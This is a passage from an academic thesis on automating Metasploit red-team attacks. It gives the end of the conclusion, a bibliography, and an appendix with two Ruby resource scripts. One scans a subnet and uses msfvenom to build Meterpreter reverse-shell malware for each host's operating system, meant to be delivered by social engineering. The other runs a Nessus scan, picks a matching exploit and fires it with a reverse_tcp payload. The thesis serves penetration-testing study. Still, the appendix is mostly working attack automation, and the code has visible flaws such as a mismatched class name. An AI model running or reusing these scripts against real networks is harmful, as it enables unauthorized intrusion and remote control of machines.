Nevertheless, certain procedures out of the customization scope can be programmed to be carried out automatically, with all the benefits regarding time and cost efficiency. Metasploit Framework offers an excellent platform to experiment with automation and some result can be seen through the development of Pwnwr, which exists in the implementation of the two resource scripts provided in this Thesis.

The key factor of automating Metasploit Framework is the understanding of its own objects and classes. It is a well-structured framework that needs to be analyzed thoroughly, for someone to be able to take the best out of the capabilities it offers. Besides that, the mindset of someone conducting a Red Teaming Assessment needs to be assisted by the full power of the tools he employs.

6. Bibliography

01. Peake, C. (2003, July). Red Teaming: The Art of Ethical Hacking. SANS Institute.
02. Batongbacal, M. (2003, April). Security and eGovernment. Microsoft.
03. Herzog, P. (2002, February). OSSTMM, Version 3.0. ISECOM.
04. Bishop, M., Engle, S., Peisert, S., Whalen, S. and Gates, C. (2008, September). We Have Met the Enemy and He Is Us. University of California, Davis.
05. Metasploit. Available: https://www.metasploit.com/
06. Hutchins, E.M., Cloppert, M.J. and Amin, R.M. (2011, March). Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains. Lockheed Martin Corporation.
07. Maltego. Available: https://www.paterva.com/
08. theHarvester. Available: https://github.com/laramies/theHarvester/
09. Ramos, J. (2016, October). The Information We Seek. SANS Institute.
10. Mandiant Red Team Operations. Available: https://www.fireeye.com/services/red-team-operations.html
11. Kennedy, D., O'Gorman, J., Kearns, D. and Aharoni, M. (2011). Metasploit: The Penetration Tester's Guide. No Starch Press, Inc.
12. Turkulainen, J. (2004, April). Remote Library Injection. Nologin.
13. Irani, M.T. and Weippl, E.R. (2009, December). Automation of Post-exploitation (Focused on MS-Windows Targets). SBA Research.
14. MSFvenom Payload Creator (MSFPC). Available: https://github.com/g0tmi1k/mpc
15. What is Kali Linux. Available: https://docs.kali.org/introduction/what-is-kali-linux
16. The Hiscox Cyber Readiness Report 2017. Available: https://www.hiscox.co.uk/cyber-readiness-report/docs/cyber-readiness-report-2017.pdf
17. Juniper Research: The Future of Cybercrime and Security. Available: https://www.juniperresearch.com/researchstore/innovation-disruption/cybercrime-security/enterprise-threats-mitigation
18. Accenture: Cost of Cyber Crime Study. Available: https://www.accenture.com/t20170926T072837Z__w__/us-en/_acnmedia/PDF-61/Accenture-2017-CostCyberCrimeStudy.pdf
19. Red Teams: Strengthening through challenge by LtCol Mulvaney B. Available: http://www.hqmc.marines.mil/Portals/138/Docs/PL/PLU/Mulvaney.pdf

20. Scrum Framework. Available: https://www.scrumalliance.org/
21. Metasploit Meterpreter. Available: https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/
22. StatCounter GlobalStats. Available: http://gs.statcounter.com/
23. Kali Linux. Available: https://www.kali.org/
24. VMware. Available: https://www.vmware.com/
25. Ruby. Available: https://www.ruby-lang.org/
26. Sublime Text. Available: https://www.sublimetext.com/
27. Nessus Vulnerability Scanner. Available: https://www.tenable.com/products/nessus-home

7. Appendix

Pwnwr Resource Script 1: attackone.rc

```
# attackone.rc
# This is a resource script for the first attack vector.
# No exploits on the target machine will be used, a malware will be created to be employed on the target through social engineering

<ruby>

require 'rexml/document'

run_single("nmap -sS -A -oX /root/Desktop/pwnwrlogs/attackone.xml 192.168.1.0/24")

puts "Nmap has finished mapping the network. Press enter to continue:"

gets

class Pwnr

     def osid

          include REXML
          xmlfile = File.new("/root/Desktop/pwnwrlogs/attackone.xml")
          xmldoc = Document.new(xmlfile)

          # Gets the root element
```

```
            root = xmldoc.root

            h_name = ""
            host_hash = Hash.new

            xmldoc.elements.each("nmaprun/host"){
                 |e| e.elements.each("hostnames/hostname"){
                      |a|
                      h_name = a.attributes["name"]
                 }
                 i = 0
                 os_array = Array.new
                 e.elements.each("os/osmatch/osclass"){
                      |a|
                      if i == 0
                           os_array[i] = a.attributes["osfamily"]
                      elsif      a.attributes["osfamily"]      !=
os_array[i]
                           os_array[i] = a.attributes["osfamily"]
                           i += 1
                      end
                 }
                 host_hash[h_name] = os_array
            }

            return host_hash

       end

end

os_map = Pwnwr.new

os_hash = os_map.osid()
```

```
puts "A Meterpreter payload will be generated for every discovered host and its possible Operating System."

puts "Press enter to continue:"

gets

# LHOST ip used is a default, it may be changed accordingly

os_hash.each {
     |h, o| puts "Host #{h} has #{o}"
     o.each {
          |p| if p == "windows"
               run_single("msfvenom --platform Windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.125 LPORT=4444 -f exe > #{h}win.exe")
          elsif p == "linux"
               run_single("msfvenom --platform Linux -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.1.125 LPORT=4444 -f elf > #{h}lin.elf")
          elsif p == "osx"
               run_single("msfvenom --platform OSX -p osx/x86/meterpreter/reverse_tcp LHOST=192.168.1.125 LPORT=4444 -f macho > #{h}osx.macho")
          end
     }

}

puts "The generated malware can be found at Home directory."

</ruby>
```

Pwnwr Resource Script 2: attacktwo.rc

```
# attacktwo.rc
# This is a resource script for the second attack vector.
# Vulnerabilities will be identified, Exploits on the target machine will be used accordingly and a meterpreter session will be opened on it

<ruby>

def generate_module_table(type, search_term = nil) # :nodoc:
  Table.new(
    Table::Style::Default,
    'Header'     => type,
    'Prefix'     => "\n",
    'Postfix'    => "\n",
    'Columns'       => [ 'Name', 'Disclosure Date', 'Rank', 'Description' ],
    'SearchTerm' => search_term
  )
end

run_single("/etc/init.d/nessusd start")
run_single("db_destroy postgres:toor@127.0.0.1/msf3")
run_single("db_connect postgres:toor@127.0.0.1/msf3")
run_single("load nessus")

puts "Enter Nessus Username:"
nessususer = gets.chomp

puts "Enter Nessus Password:"
nessuspass = gets.chomp
```

```
# Ip address is a default, it may be changed accordingly.

run_single("nessus_connect
#{nessususer}:#{nessuspass}@192.168.1.125:8834 ok")

# Vulnerability Scanning

run_single("nessus_scan_new 1 net_scan 192.168.1.0/24")

# Wait a default time of 15 minutes until the Vulnerability
Scanning is complete. It may be changed accordingly.

sleep(15.minutes)

# Import the desired results into the database

run_single("nessus_report_list")

puts "Choose the ID of the desired report to import:"
report_id = gets.chomp

run_single("nessus_report_get #{report_id}")

# Show the available vulnerabilities

run_single("db_vulns")

# Select target and vulnerability

puts "Choose target:"
target_ip = gets.chomp

puts "Choose vulnerability"
target_vuln = gets.chomp
```

```
# Search for available exploits regarding the vulnerability

match   = ''
search_term = target_vuln

tbl = generate_module_table("Matching Modules", search_term)
framework.search(match, logger: self).each do |m|
  tbl << [
    m.fullname,
    m.disclosure_date.nil?           ?           ""           :
m.disclosure_date.strftime("%Y-%m-%d"),
    RankingName[m.rank].to_s,
    m.name
  ]
end
var = tbl.to_s

words = var.split(/\W+/)

i = words.length
useitarr = Array.new
for j in 0...i
     #puts words[j]
     if words[j] == "exploit"
          useit  =  words[j]  +  "/"  +  words[j+1]  +  "/"  +
words[j+2] + "/" + words[j+3] #everything is up to j+3
          useitarr.push(useit)
          j += 4
     else
          j += 1
     end
end
```

```
i = 1
puts "The following exploits have been indentified:"
puts "==========================="
useitarr.each do |wrd|
     puts "#{i}. #{wrd}"
     i += 1
end
puts "---------------------------"
puts "Choose the corresponding number to use an exploit, leave
blank for default"
optus = gets.to_i #gets user option, 0 for blank

until optus < i && optus >= 0
     puts "Wrong option, re-enter"
     optus = gets.to_i
end

if optus == 0
     puts useitarr[optus]
     vr = useitarr[optus]
else
     puts useitarr[optus-1]
     vr = useitarr[optus-1]
end

run_single("use #{vr}")
run_single("show options")

# Set RHOST, LHOST and payload. LHOST is the default, it may
be changed accordingly.

run_single("set RHOST #{target_ip}")
run_single("set LHOST 192.168.1.125")
run_single("set payload windows/meterpreter/reverse_tcp")
```

```
# Execute the exploit and its payload

run_single("run")

</ruby>
```